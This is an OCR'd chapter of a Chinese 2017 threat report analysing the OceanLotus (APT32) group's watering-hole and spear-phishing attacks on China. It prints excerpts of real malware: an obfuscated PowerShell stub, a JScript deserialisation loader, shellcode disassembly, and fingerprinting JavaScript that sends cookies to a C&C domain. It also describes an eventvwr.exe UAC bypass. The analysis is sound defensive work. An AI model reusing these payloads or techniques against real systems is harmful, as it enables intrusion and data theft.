本章，我们结合一年来对各类 APT 组织的动向观察，总结和回顾 2017 年国内外 APT 组织攻击事件，并对相对活跃的尤其是针对我国进行攻击的 APT 组织进行详细阐述。

2017 年，各个有针对性的 APT 组织尤为活跃，这或许与今年被频繁曝光的各类高危漏洞有关。在 APT 组织攻击目标中，政府部门最受青睐，其次为金融行业。



图 70 APT 组织攻击目标分布

4.1 针对我国攻击的 APT 组织

这里，我们对 2017 年针对我国进行攻击的 APT 组织进行重点阐述。今年以来，由于新型 Office 漏洞的大量曝光，众多 APT 组织在技术迭代上也较往年更快。一般在新漏洞爆发后很短的时间内就会使用相关漏洞进行攻击，并且在攻击方式、隐蔽数据传输、逃逸方法等技术上都得到了增强。

4.1.1 海莲花组织

海莲花(OceanLotus、APT32)是一个具有越南背景的黑客组织。该组织最早被发现于 2012 年 4 月攻击中国海事机构、海域建设部门、科研院所和航运企业。主要使用鱼叉和水坑攻击方式，配合社工手段，利用特种木马进行符合越南国家利益的针对性窃密活动。

海莲花高强度的攻击自 2014 年起持续至今，攻击目标越来越明确、攻击技术越来越复杂、社工手段越来越精准、与杀毒软件的对抗性和防溯源的隐蔽性越来越强。海莲花的技术手段表明其已发展为一个高度组织化、专业化的境外国家级黑客组织。

海莲花的攻击目标遍布政治、经济、社会等多个重要领域。具有较明确的窃取机密文件的目的。

4.1.1.1 海莲花组织水坑攻击事件

2017 年年中，海莲花组织攻击了亚洲地区政府、军事、人权、媒体和国家石油勘探等有关的个人和组织的 100 多个网站。采取水坑攻击的方式，使用针对性的 JavaScript 脚本收集受害者信息，再配合社会工程学诱导受害人点击安装恶意软件或者登陆钓鱼页面输入邮箱账号，然后伺机进行下一步的渗透行动。

主要攻击步骤如下：

1.入侵攻击目标经常浏览的合法网站，在网站中嵌入恶意脚本。攻击者通过水坑攻击将恶意 JavaScript 代码植入到合法网站，收集用户浏览器指纹信息，修改网页视图诱骗用户登陆钓鱼页面、安装下载恶意软件。收集的信息包括但不限于：浏览器类型、版本，分辨率，CPU 信息，系统语言，Cookie 信息，当前 IP 地址等。

2.完成信息收集之后，攻击者会通过一个白名单过滤感兴趣的用户。如果不是则仅仅返回一个时间戳，是则下发相应的 JavaScript Payload，执行以下功能：

（1）以钓鱼的方式骗取攻击目标的 Google 账号信息。一旦某用户被确定为攻击目标，当访问被海莲花组织攻击的网站时会每 24 小时弹出以下对话框。



图 71 海莲花组织分析配图（1）

（2）无论点击哪个按钮，都会被重定向到 Google，以启动 OceanLotus APP 对于 Google 的 OAuth 访问权限。



图 72 海莲花组织分析配图（2）

（3)一旦点击“允许”，OceanLotus Google App 将立即登录到该帐户并开始访问该帐户，并有权访问账户下的所有电子邮件和联系人。

（4）欺骗用户安装或更新捆绑了恶意代码的浏览器软件。

4.1.1.2 海莲花组织鱼叉攻击事件

2017 年 11 月，海莲花组织发起新一轮鱼叉邮件攻击。

1. 攻击事件 A：

在第一起攻击事件中，海莲花组织使用了 CVE-2017-8759 漏洞。当用户打开攻击文档时，会利用最新的 CVE-2017-8759 漏洞下载一段 Powershell 恶意代码。

```
Invoke-Expression( ((' 
((CmI8Kd{110}{171}{5}{122}{46}{129}{63}{86}{123}{94}{179}{182}{57}{116}{127}{6}{20}{183}{56}{26}{37}{10}{191}{130}{19}{42}{31}{40}{143}{3}{163}{25'+'}{50}{11}{128}{103}{196}{132}{53}{166}{168}{7}{30}{187}{49}{78}{9}{73}{101}{148}
{146}{190}{15}{160}{185}{151}{186}{115}{142}{75}{144}{90}{24}{70}{154}{175}{172}{113}{197}{4}{106}{14}{65}{126}{104}{176}{61}{81}{147}{72}{174}{33}{167}{84}{188}{77}{199}{2}{41}{189}{32}{153}{198}{92}{67}{156}{91}{170}{124}{120}{
141}{36}{99}{118}{140}{98}{35}{82}{96}{117}{159}{83}{54}{85}{58}{178}{157}{177}{23}{184}{112}{64}{149}{34}{79}{12}{0}{43}{145}{105}{44}{47}{119}{13}{131}{111}{125}{66}{109}{181}{17}{161}{193}{194}{164}{180}{102}{133}{139}{1}{121}
{22}{136}{173}{29}{155}{69}{100}{152}{18}{51}{137}{138}{28}{114}{169}{165}{95}{52}{16}{45}{68}{80}{76}{59}{71}{135}{87}{60}{21}{88}{108}{27}{48}{192}{55}{150}{107}{8}{158}{39}{195}{38}{97}{89}{134}{62}{162}{93}{74}CmI8Kd-f4gColeQ
EiPgARI+ACEh4DIQEiPgARIhyqPCK,hyqPCKUaIHt/8mFbL3T4xaHhMnwIFCInjGDANYTvAm5/cFDP6FHsQeP5ROpdwRKOnUMHt7GxcUl/8VP8PRNUhoeb1DgdUDVN/XFggLE9RVOnlFMOSBHQMteBVXsaJDHRnMcYbKXBH1047AlqKHn1tHeW3eAzA4gSQpMGvUh6r5kYKzkTFpeKicyiAB1R5DWNuKIQ
RBE/vHSIcTEQAh6FABEqWAEQoeBQAhqFABEqXAEQoeBQAhqFQJUDCEQoaHUClgmAB'+'0q+ClQNYPQApqnABkqe2kSECvIjAvnHVlnxTSd5/2TZUp/ukT4Qu0SEaVUIesv+VJIesvfLiAulMJAiiWSdoaMQHksqjIWrKG1BZTOOolK4gCole,4gColezGVNwNdG4SGWR7waAlzzXXgsMbZj+GYHN6bgijgRE
nmqHWU2nhyqPCK,hyqPCKyPBpUIjlbtO/xOrSB2616ig+TyfMhfZc5QJHnEyHPtCZUulxnz2vEtw5qvI4YktipRBlBkCnoRk4CNIvpZ098x+HIMVINA+URjUbbz5wuKhwcmWm9MSorU9kVb62nryIC+RocHIl2Szuf2+yE1J5jwEyvJQOIoe/GK7yVYDwGYEYQzswWul/CE9U2pAlY7XIEitf7o6jO+7o6jOh
0D1+oa0ftWaMgL4yId5nkbLaO+uFrQyPj0r9CTz/m3slQjhMtOyupBuYqnP8XBLnNg6hP/6soWpnHW4HOpnZQAbhVNeEeqX0FNLvFgLpaT+laVylgnvdHBNzshmidnb1d+ega+HwXVGW7bvJ8yClh1vbAlTSg3fsZcVBOIzOPCoIOe91hJ9Lo4bijay/LInXa6fMfSqd+FKbIbC1wTyUhzE3s4EAVJSEX3dn
JKiIyV5osLSIrmonpuXPGiPji5RfzoZ4y+pGP6WlvDXILDm/x5HStanIwKVmpFDXG7bS5M8f3FffnIUL4ZmfVfXOScVCpVOOMmjE3kIaVhygPCK,hyqPCKWuRpjfNxH2P1ZU+IAmR5hgoYFrt63WLK84gCole,4gColew7DMC1xu5SoZE2UeOG8fjUWw/WC2+Ao3Mu7R4mP39iD6pZLOpzHVE7b8sOVNP86g
```

图 73 海莲花组织分析配图（3）

此外还采取了一种绕过 UAC 的技术。样本修改了一个不需要 UAC 提示就能修改的注册表的项，使得父进程自动读取该键值并运行 powershell 程序执行恶意代码。以上操作可以使恶意代码不经系统提示及用户手工确认便顺利执行。

图 74 海莲花组织分析配图（4）

此处利用的是 eventvwr.exe，通过修改键值数据即可不需要 UAC 权限便可执行。

2. 攻击事件 B：

在第二起攻击中，海莲花组织使用 Winword.exe 和 wwlib.dll 作为邮件附件进行投递，其中 Winword.exe 为正常的微软 Office Word 的主程序。Winword.exe 会默认加载同目录下的 wwlib.dll，而 wwlib.dll 为恶意程序，可以很明显的看出这是一个 DLL 劫持的白利用加载恶意代码方式。

```
<?xml version="1.0"?>
<package>
<component id="testCalc">
<script language="JScript">
<![CDATA[
function setversion() {
var shell = new ActiveXObject('WScript.Shell');
ver = 'v4.0.30319';
try {
shell.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
} catch(e) {
ver = 'v2.0.50727';
}
shell.Environment('Process')('COMPLUS_Version') = ver;

}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy"+
"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB2lldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"+
"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5I1N5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xk"+
"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgAAAAkD"+
"AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRl"+
"RW50cnkHAAAABHR5cGUIYXNzZWlibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRU"+
```

图 75 海莲花组织分析配图（5）

运行脚本后会解开一段 shellcode，紧接着 shellcode 会下载下一步的攻击载荷，该段攻击载荷与 CVE-2017-8759 漏洞文档最终下载的 shellcode 一致，并且在 shellcode 执行完毕后，再次打开一个 word 文档来迷惑用户。

3. 攻击事件 C：

在第三起攻击事件中，海莲花组织利用微软 MSBuild.exe 的特性进行攻击绕过反病毒软件。MSBuild 是微软提供的一个用于构建应用程序的平台，它以 XML 架构的项目文件来控制平台如何处理与生成软件，该平台可以在没有安装 Visual Studio 的系统中独立工作。

XML 架构的项目文件中可以包含一些常见操作，比如复制文件或创建目录，甚至编译执行写入其中的 C#源代码。除此之外，MSBuild 还允许通过 Task 元素实现用户自定义的任务，该功能可以

用写入其中的 C#代码实现，因此可以利用自定义 Task 来加载执行指定的恶意代码，事实上海莲花组织也是这么做的。

```
<Project DefaultTargets = "Compile"
    xmlns="http://schemas.microsoft.com/developer/msbuild/2003" >

    <!-- Set the application name as a property -->
    <PropertyGroup>
        <appname>HelloWorldCS</appname>
    </PropertyGroup>

    <!-- Specify the inputs by type and file name -->
    <ItemGroup>
        <CSFile Include = "consolehwcs1.cs"/>
    </ItemGroup>

    <Target Name = "Compile">
        <!-- Run the Visual C# compilation using input files of type CSFile -->
        <CSC
            Sources = "@(CSFile)"
            OutputAssembly = "$(appname).exe">
            <!-- Set the OutputAssembly attribute of the CSC task
            to the name of the executable file that is created -->
            <Output
                TaskParameter = "OutputAssembly"
                ItemName = "EXEFile" />
        </CSC>
        <!-- Log the file name of the output file -->
        <Message Text="The output file is @(EXEFile)"/>
    </Target>
</Project>
```

图 76 海莲花组织分析配图（6）

海莲花的样本会使用 MSBuild 解密执行一个 Powershell 脚本，该 Powershell 脚本直接在内存中加载一个 EXE 文件（代码结构与上相似），执行以后建立 C&C 通道，实现对目标的控制。

```
003B0000   FC              cld
003B0001   E8 00000000     call 003B0006
003B0006   EB 27           jmp short 003B002F
003B0008   5A              pop edx                  ConsoleA.00401073
003B0009   8B0A            mov ecx,dword ptr ds:[edx]
003B000B   83C2 04         add edx,0x4
003B000E   8B32            mov esi,dword ptr ds:[edx]
003B0010   31CE            xor esi,ecx              kernel32.7C80189C
003B0012   83C2 04         add edx,0x4
003B0015   52              push edx                 ntdll.KiFastSystemCallRet
003B0016   8B2A            mov ebp,dword ptr ds:[edx]
003B0018   31CD            xor ebp,ecx              kernel32.7C80189C
003B001A   892A            mov dword ptr ds:[edx],ebp
003B001C   31E9            xor ecx,ebp
003B001E   83C2 04         add edx,0x4
003B0021   83EE 04         sub esi,0x4
003B0024   31ED            xor ebp,ebp
003B0026   39EE            cmp esi,ebp
003B0028   74 02           je short 003B002C
003B002A   EB EA           jmp short 003B0016
003B002C   59              pop ecx                  ConsoleA.00401073
003B002D   FFE1            jmp ecx                  kernel32.7C80189C
003B002F   E8 D4FFFFFF     call 003B0008
```

图 77 海莲花组织分析配图（7）

4.1.1.3 海莲花组织主要使用的木马分析

1. 水坑攻击所使用的恶意 JS 脚本分析

在前面提到的水坑攻击案例中，海莲花组织会将恶意 JavaScript 代码植入到合法网站，相关 JS 脚本会获取用户各种指纹信息，并根据搜集来的信息决定是否进行下一步动作，如：修改网页视图诱骗用户登陆钓鱼页面、提示下载安装恶意软件等。

下面对从实际案例中获取到的 JS 样本进行分析：

（1）从 js 的整体架构上，采用的是 jquery.min.js 的代码，该代码用于调用 JQuery 框架，代码中封装了很多封装好的 javascript 函数。

```
/*! jQuery v3.2.1
-ajax,-ajax/jsonp,-ajax/load,-ajax/parseXML,-ajax/script,-ajax/var/location,-ajax/var/nonce,-ajax/var/rquery,-ajax/xhr,-manipu
 | (c) JS Foundation and other contributors | jquery.org/license */ ! function (a, b) {
    "use strict";
    "object" == typeof module && "object" == typeof module.exports ? module.exports = a.document ? b(a, !0) : function (a) {
        if (!a.document) throw new Error("jQuery requires a window with a document");
        return b(a)
    } : b(a)
}("undefined" != typeof window ? window : this, function (a, b) {
    "use strict";
    var c = [],
        d = a.document,
        e = Object.getPrototypeOf,
        f = c.slice,
        g = c.concat,
        h = c.push,
        i = c.indexOf,
        j = {},
        k = j.toString,
        l = j.hasOwnProperty,
        m = l.toString,
        n = m.call(Object),
        o = {};
```

图 78 海莲花组织分析配图（8）

该文件属于正常文件，但底部却嵌入了一段未知代码。

（2）代码解混淆后，可以查看到海莲花通过 JS 获取到的信息。

如：浏览器类型,浏览器版本,浏览器分辨率,鼠标 DPI,CPU 类型,CPU 核心数,设备分辨率,BuildID，系统语言，jsHeapSizeLimit，screen.colorDepth，是否开启 Java，已经加载的插件列表等，cookie，IP 地址等

（3）最终将信息发送到 C&C 服务器。发送信息的格式类似如下：

```
var browser_hash = ' ';
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'action': 'replace',
'name': 'WebRTC', 'value': array2json(window.listIP).replace(/"/g, '"'), 'log': 'Receiced
WebRTC data from client {client}.' };
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Browser
Plugins', 'action': 'replace', 'value': array2json(plugins).replace(/"/g, '"'), 'log':
'Receiced Browser Plugins data from client {client}.' };
var info = { 'Screen': screen.width + ' x ' + screen.height, 'Window Size': window.outerWidth +
 ' x ' + window.outerHeight, 'Language': navigator.language, 'Cookie
Enabled': (navigator.cookieEnabled) ? 'Yes' : 'No', 'Java Enabled': (navigator.javaEnabled())
? 'Yes' : 'No' };
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Extended
Browser Info', 'action': 'replace', 'value': array2json(info).replace(/"/g, '"'), 'log':
'Receiced Extended Browser Info data from client {client}.' };
```

图 79 海莲花组织分析配图（9）

（4）如果攻击者在接收到信息后，确认这个是白名单中的 IP，此时就会返回一个时间戳，并下发相应的 JavaScript Payload。

（5）下面是另一个与其同源的 JS 样本，该样本同样以获取信息和等待 payload 下发数据为主，如下图可见，该样本会收集大量主机信息。

```
navigator[_0x6400[358]][_0x6400[326]] = {
  activex: navigator[_0x6400[401]][_0x6400[348]](),
  cors: navigator[_0x6400[401]][_0x6400[426]](),
  flash: navigator[_0x6400[401]][_0x6400[427]](),
  foxit: navigator[_0x6400[401]][_0x6400[428]](),
  java: navigator[_0x6400[401]][_0x6400[429]](),
  phonegap: navigator[_0x6400[401]][_0x6400[408]](),
  quicktime: navigator[_0x6400[401]][_0x6400[430]](),
  realplayer: navigator[_0x6400[401]][_0x6400[431]](),
  silverlight: navigator[_0x6400[401]][_0x6400[432]](),
  touch: navigator[_0x6400[401]][_0x6400[433]](),
  vbscript: navigator[_0x6400[401]][_0x6400[434]](),
  vlc: navigator[_0x6400[401]][_0x6400[435]](),
  webrtc: navigator[_0x6400[401]][_0x6400[436]](),
  websocket: navigator[_0x6400[401]][_0x6400[437]](),
  wmp: navigator[_0x6400[401]][_0x6400[438]]()
navigator[_0x6400[358]][_0x6400[439]] = {
  width: screen[_0x6400[246]],
  height: screen[_0x6400[248]],
  availWidth: screen[_0x6400[440]],
  availHeight: screen[_0x6400[441]],
  resolution: _0x6400[10] + screen[_0x6400[246]] + _0x6400[442] + screen[_0x6400[248]]
```

图 80 海莲花组织分析配图（10）

当收集完数据后，会发送类似下列格式的数据到，并等待 payload 的下发。

ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

```
'{"history":{"client_title":"",
"client_url":" ",
"client_cookie":"SID=  .;
APISID= ;
SAPISID= ;
UULE= ;
1P_JAR= ",
"client_hash":"",
"client_referrer":"",
"client_platform_ua":" ",
"client_time":" ",
"client_network_ip_list":[" "],
"timezone":" "}}'
```

图 81 海莲花组织分析配图（11）

2. 伪装成软件更新包的木马

在上面的水坑攻击之后，一般会下载诸如 FlashUpdate 等伪装成各种软件更新包的木马程序。

（1）样本伪造弹窗，并弹出安装成功的信息。

图 82 海莲花组织分析配图（12）

（2）样本连接恶意网址下载 shellcode

图 83 海莲花组织分析配图（13）

（3）Shellcode 代码如下：解密 shellcode 后可以得到一个 dll 文件



图 84 海莲花组织分析配图（14）

（5）解密 DLL 文件数据，可以看到海莲花组织的 C&C 地址。



图 85 海莲花组织分析配图（15）

（6）收集各种用户信息，主要包括：key，pid，系统版本，ip 地址，主机名，用户名，是否为 64 位系统等。



图 86 海莲花组织分析配图（16）

（7）向 C&C 服务器发送数据。

